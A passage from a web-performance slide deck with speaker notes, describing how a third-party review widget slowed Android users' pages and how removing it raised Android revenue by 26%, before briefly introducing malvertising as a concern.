
If it moves, we track it. Sometimes we'll draw a graph of something that isn't moving yet, just in case it decides to make a run for it.



Incident 4: the review provider



The problem




Slide notes

The problem in this case was that Android users had a significantly poorer experience. As a result, the conversion rate for Android users was much lower than iPhones.


How Missguided revolutionised thier approach to site speed

A little bit of digging showed that the review provider was adding significant time to JS execution.

The discovery



The defense



Slide notes

To evaluate the impact further, the reviews were removed from the website for Android visitors.

The result was an increase in revenue of 26% from Android visitors.

26%

more revenue

This bit is really tricky - attribution is not something that is made available through any APIs so it can take manual measurements and intervention.

The defense

- Adaptive tag loading
- Understand the impact
- Communicate with 3rd parties



Slide notes

Malvertising is a surprisingly common problem. While not necessarily a performance challenge, it's still a major concern.

The problem




Scan